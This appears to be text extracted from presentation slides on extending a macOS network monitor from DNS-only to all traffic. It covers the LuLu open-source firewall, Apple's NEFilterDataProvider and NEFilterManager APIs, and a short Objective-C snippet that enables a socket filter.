
only sees (proxied) DNS traffic



Can we expand our network monitor to monitor all network traffic (not just DNS?)


Network Monitoring

filtering all traffic



LuLu

...free, open-source firewall



LuLu: objective-see.org/products/lulu.html


download & full source (GPL v3)

NEFilterDataProvider

monitor (and govern) all network flows



"NEFilterDataProvider: the programmatic interface for an object that evaluates [all] network data flows based on a set of locally-available rules and makes decisions about whether to block or allow the flows." -NEFilterDataProvider.h



Enabling NEFilterManager

...to begin monitoring all traffic

```
01 [NEFilterManager.sharedManager loadFromPreferencesWithCompletionHandler:^(NSError error) {
02
03     NEFilterProviderConfiguration* config = [[NEFilterProviderConfiguration alloc] init];
04
05     config.filterPackets = NO;
06     config.filterSockets = YES;
07
08     NEFilterManager.sharedManager.providerConfiguration = config;
09
10     NEFilterManager.sharedManager.enabled = YES;
11
12     [NEFilterManager.sharedManager saveToPreferencesWithCompletionHandler:^(NSError error) {
13
14         //no error?
15         // filter now off and running
16     }];
17 }];
```

1


2

3

4

- 1 Load filter manager's current preferences
- 2 Init, configure, & set a "provider configuration"
- 3 Set filter manager's 'enabled' flag
- 4 Save preferences to activate filter!

NEFilterDataProvider Delegate Method handleNewFlow, and its verdict (allow/deny)



-----▶ handleNewFlow: (NEFilterFlow *)flow

